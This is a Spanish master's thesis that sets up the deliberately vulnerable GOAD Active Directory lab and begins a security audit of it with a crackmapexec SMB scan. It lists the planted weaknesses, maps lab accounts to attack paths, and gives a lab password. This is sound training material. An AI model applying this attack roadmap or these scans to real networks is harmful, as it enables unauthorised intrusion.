TRABAJO FINAL DE MÁSTER

Máster en Dirección de Ciberseguridad, Hacking Ético y Seguridad Ofensiva

Justo Josué Rodríguez García

ESCUELA INTERNACIONAL DE POSGRADOS

10 DE FEBRERO DE 2023

Tabla de contenido

Introducción

En el siguiente documento trataré de cumplir todos los requisitos necesarios para cumplimentar el trabajo de fin de máster, el documento consta de diferentes puntos donde comenzaré realizando el despliegue de un laboratorio con Active Directory, preconfigurado con varios dominios y bosque, para realizar una auditoría de seguridad, cumpliendo así la parte de seguridad ofensiva. Posteriormente realizaré un plan de gestión de riesgos y un plan de recuperación de desastres.

Intentaré desarrollar lo más afín posible un sistema de gestión de seguridad de la información utilizando la metodología MAGERIT.

Preparación de laboratorio

GOAD v2 (Game Of Active Directory)

¿Qué es?

He escogido un entorno de Active Directory vulnerable desarrollado por **Orange-Cyberdefense**, el cual hace uso de **Vagrant** y **ANSIBLE** trabajando conjuntamente con **Virtualbox**, esto nos permite montar todo un laboratorio para realizar pruebas de pentesting.

Este entorno está tematizado con la conocida serie **juego de tronos** (**Game Of Thrones)** y cuenta con diferentes vulnerabilidades preconfiguradas.

Repositorio: **https://github.com/Orange-Cyberdefense/GOAD**

Características

Cuenta con **varios dominios y bosque**, además de tener **uno** totalmente **aislado**, permitiendo con ello ejecutar diferentes técnicas de explotación para comprometer el dominio padre.
Se tiene **servicios Web**, **SMB,** como también de **base de datos**, teniendo la posibilidad de ejecutar pruebas sobre servicios Web y ataques orientados a MSSQL.
En esta nueva versión (v2) se añadieron vulnerabilidades relacionadas con **ADCS** (Active Directory Certificate Services) explotando lo que es **ESC1, ESC2, ESC3 y ESC8**

El entorno cuenta con 5 máquinas los cuales son:

- **kingslanding:** DC01 - Windows Server 2019 (Windows Defender activo).
- **winterfell:** DC02 - Windows Server 2019 (Windows Defender activo).
- **castelblack:** SRV02 - Windows Server 2019 (Windows Defender desactivado).
- **meereen:** DC03 - Windows Server 2016 (Windows Defender activo)
- **braavos:** SRV03 - Windows Server 2016 (Windows Defender activo)

No dejando el lado **Blue Team** se tiene una máquina Ubuntu preconfigurada con **Elastic + Kibana** (**ELK**) donde se podrán identificar la ejecución de los ataques para detectarlos y posteriormente hacer la securización respectiva.

Más información sobre Blue Team:
https://github.com/Orange-Cyberdefense/GOAD#blueteam--elk

Vulnerabilidades

Este entorno viene preconfigurado con las siguientes vulnerabilidades:

- Password reuse between computers (PTH)
- Spray User = Password
- Password in description
- SMB share anonymous
- SMB not signed
- Responder
- Zerologon
- Windows defender
- ASREPRoast
- Kerberoasting
- AD Acl abuse (forcechangepassword, genericall, genericwrite…)
- Unconstraint delegation
- Ntlm relay
- Constrained delegation
- MSSQL exec
- MSSQL trusted link
- MSSQL impersonate
- IIS service to Upload malicious asp
- Multiples forest
- Anonymous RPC user listing
- Child parent domain escalation
- Certificate and ldaps avaiable
- ADCS - ESC 1/2/3/8
- Certifry
- Samaccountname/nopac

- Petitpotam unauthent
- Printerbug
- Drop the mic
- Shadow credentials
- Printnightmare
- SweetPotato
- Krbrelayup

Despliegue del entorno

Requisitos

Un punto a considerar es que el laboratorio solo funciona bajo plataforma Linux, en MacOS nos especifican que no fue probado y se conoce que existen problemas con Ansible en Windows.

El software que necesitaremos es el siguiente:

- Virtualbox
- Vagrant
- Ansible
- Python >=3.8

Los recursos que podríamos necesitar son:

- Mínimo 130 GB de espacio en disco.
- Memoria RAM: Mínimo 8 GB con las máquinas inicializadas.
- Conexión a internet para descargar las máquinas.

Instalación

Primero clonaremos el repositorio oficial:

```
git clone https://github.com/Orange-Cyberdefense/GOAD.git
```

Utilizaremos **vagrant** para montar el laboratorio, este se lo descargará y montará en combinación con **virtualbox** y los provisionará de sus configuraciones y vulnerabilidades usando **ansible.**

Necesitaremos primero instalar **vagrant** y los **plugins** para su interacción con **virtualbox.**

```
sudo apt install vagrant
vagrant plugin install vagrant-vbguest
```

Instalamos los siguientes **plugins** para **vagrant**:


```
vagrant plugin install winrm
vagrant plugin install winrm-elevated
```

y levantamos **vagrant** desde el directorio donde descargamos el repositorio GOAD

```
vagrant up
```

La primera vez que lanzamos **vagrant** nos descargará las máquinas y las arrancará en **virtualbox**.

El tiempo que tardará este proceso dependerá de la conexión a internet.



Ya tenemos nuestro entorno funcionando en virtualbox, ahora debemos realizar el **aprovisionamiento** con vulnerabilidades, permisos, configuraciones etc... Para esto utilizaremos **ansible**.

Para instalar **ansible**, vamos a crear un **entorno virtual** en python (necesario >3.8)

```
python3 -m venv env
```

Lo **activamos** con:

```
source env/bin/activate
```

y **desactivamos** con:

```
deactivate
```

Actualizamos pip:


```
python3 -m pip install --upgrade pip
```

Instalamos **ansible 2.12.6** y **pywinrm**

```
python3 -m pip install ansible-core==2.12.6
python3 -m pip install pywinrm
```

Nos dirigimos al directorio GOAD/ansible e instalamos **requirements.yml**

```
ansible-galaxy install -r requirements.yml
```




Instalar **configuraciones** en el entorno con **ansible**:

Ahora ya podemos **instalar** las **vulnerabilidades** y **configuraciones** con **ansible**, GOAD nos proviene de diferentes ficheros **.yml** para configurar las máquinas, esto asignará direcciones ip, controladores de dominio, usuarios, grupos, entre otras tareas:


```
ansible-playbook build.yml          # Install stuff and prepare vm
ansible-playbook ad-servers.yml     # create main domains, child domain and enroll servers
ansible-playbook ad-trusts.yml      # create the trust relationships
ansible-playbook ad-data.yml        # import the ad datas: users/groups...
ansible-playbook servers.yml        # Install IIS and MSSQL
ansible-playbook ad-relations.yml   # set the rights and the group domains relations
ansible-playbook adcs.yml           # Install ADCS on essos
ansible-playbook ad-acl.yml         # set the ACE/ACL
ansible-playbook security.yml       # Configure some securities
ansible-playbook vulnerabilities.yml # Configure some vulnerabilities
```

Usando **ansible-playbook** podemos configurar todo el laboratorio usando main.yml o hacerlo por partes, como configurar el elk (blueteam), que veremos más adelante:

```
ansible-playbook main.yml
```



Como vamos viendo, en el proceso se están configurando las máquinas y esto puede tardar un rato.




Una vez configurado todo con **ANSIBLE**, ya tenemos disponible nuestro laboratorio de directorio activo con temática **Juego de tronos** listo para explotar.

Con **vagrant** podemos manejar el arranque y parada global o independiente con:

```
vagrant up # arranca laboratorio
vagrant halt # apaga laboratorio
vagrant destroy #elimina el laboratorio
```

o también **vagrant up/halt/destroy <vmname>** para hacerlo independiente.



Comprobamos el lab con **crackmapexec** y SMB:


```
crackmapexec smb 192.168.56.0/24
```

Servidores

El laboratorio está compuesto por 5 servidores:

- **kingslanding:** DC01 - Windows Server 2019 (windefender enabled)
- **winterfell:** DC02 - Windows Server 2019 (windefender enabled)
- **castelblack:** SRV02 - Windows Server 2019 (windefender disabled)
- **meereen:** DC03 - Windows Server 2016 (windefender enabled)
- **braavos:** SRV03 - Windows Server 2016 (windefender enabled)

Y **3 dominios**: sevenkingdoms.local / north.sevenkingdoms.local / essos.local



Dominio: north.sevenkingdoms.local

- winterfell: DC01
- castelblack: SRV02: MSSQL / IIS

Dominio: sevenkingdoms.local

- kingslanding: DC02

Dominio: essos.local

- braavos: DC03
- meeren: SRV03: MSSQL / ADCS

Usuarios, grupos y vulnerabilidades / escenarios

- **STARKS**
  - arya.stark: start user: password Needle
  - eddard.stark: DOMAIN ADMIN / NTLM relay with responder
  - catelyn.stark: ACL forcechangepassword on eddard.stark
  - robb.stark: RESPONDER LLMR
  - sansa.stark: ACL writeproperty-self-membership Domain Admins
  - brandon.stark: ASREP_ROASTING
  - rickon.stark: GPO abuse (Edit Settings on "ChangeWallpaperInBlue" GPO)
  - theon.greyjoy:
  - jon.snow: KERBEROASTING
  - hodor: PASSWORD SPRAY (user=password)
- **NIGHT WATCH**
  - samwell.tarly: Password in ldap description
  - jeor.mormont: ACL writedacl-writeowner on group Night Watch
- **LANISTERS**
  - tywin.lannister: ACL genericall-on-user cersei.lannister
  - jaime.lannister: ACL genericwrite-on-user cersei.lannister
  - tyron.lannister: ACL self-self-membership-on-group Domain Admins
  - cersei.lannister: DOMAIN ADMIN
- **BARATHEON**
  - robert.baratheon: DOMAIN ADMIN
  - joffrey.baratheon:
  - renly.baratheon:
  - stannis.baratheon: ACL genericall-on-computer dragonstone
- **SMALL COUNCIL**
  - petyer.baelish: ACL writeproperty-on-group Domain Admins
  - lord.varys: ACL genericall-on-group Domain Admins
  - maester.pycelle: ACL write owner on group Domain Admins

Blueteam / ELK

La máquina elk es un ubuntu con elastic y kibana configurado en http://192.168.56.50:5601 para monitorizar los eventos que ocurren en el laboratorio.

Aquí se puede consultar el significado de los logs:
https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/

No viene configurada su instalación por defecto, pero podemos hacerlo fácilmente eliminando los comentarios del fichero de **Vagrantfile** y **ansible/host**

Vagrantfile →

```
# { :name => "elk", :ip => "192.168.56.50", :box => "bento/ubuntu-18.04", :os => "linux",
#   :forwarded_port => [
#     {:guest => 22, :host => 2210, :id => "ssh"}
#   ]
# }
```

ansible/host →

```
; ----------------------------------------------
; ELK
[elk:vars]
 ansible_connection=ssh
 ansible_ssh_user=vagrant
 ansible_ssh_private_key_file=./.vagrant/machines/elk/virtualbox/private_key
 ansible_ssh_port=22
 host_key_checking = false

[elk]
 192.168.56.50
```


Necesitaremos instalar **sshpass** para la instalación de **ELK:**

```
sudo apt install sshpass
```


Chocolatey también será necesario para usar **ELK**:

```
ansible-galaxy collection install chocolatey.chocolatey
```

Por último, desplegamos con **vagrant up elk** y provisionamos con **ansible-playbook elk.yml**



Configuramos la máquina **elk** de **ubuntu** con **ansible-playbook elk.yml**



Ya tenemos listo nuestro laboratorio preparado para aprender y mejorar nuestras habilidades con directorio activo.

Aquí tenemos nuestro panel de **virtualbox** con las máquinas en funcionamiento:

Auditoría de seguridad

Mediante la auditoría de seguridad, se utilizará la metodología de pentesting **OWASP.** Se realizará en el presente entorno controlado, donde se pondrán en práctica técnicas de obtención de información, ataque, explotación, persistencia, escalado de privilegios o movimiento lateral, técnicas aprendidas en la asignatura de seguridad ofensiva.

Recolección de información:

En esta fase nos dedicaremos a la recolección de información de manera previa, utilizando métodos activos / pasivos.

Enumeración de red

Comenzaremos realizando un reconocimiento de red buscando todas las IP disponibles:

Utilizaremos la herramienta **crackmapexec** para sondear primeramente la red **192.168.56.0/24** antes de hacerlo con nmap.

```
crackmapexec smb 192.168.56.0/24
```


Con este comando hemos obtenido información importante sobre la red:

Tenemos 3 dominios:


- **north.sevenkingdoms.local**
  - CASTELBLACK (Windows 10) (signing: false) (SMBv1: false)
  - WINTERFELL (Windows 10) (signing: true) (SMBv1: false)
- **sevenkingdoms.local**
  - KINGSLANDING (Windows 10) (signing: true) (SMBv1: false)
- **essos.local**
  - BRAAVOS (Windows Server 2016) (signing: false) (SMBv1: true)
  - MEEREEN (Windows Server 2016) (signing: true) (SMBv1: true)

La firma de **smb** de controladores de dominio de Microsoft es verdadera de forma predeterminada.

Entonces sabemos que todos los **DC (Controladores de dominio)** son los que firman en **verdadero.** Para que el entorno sea seguro, la firma debe ser verdadera en todos, para así evitar la **retransmisión NTLM** (NTLM Relay).

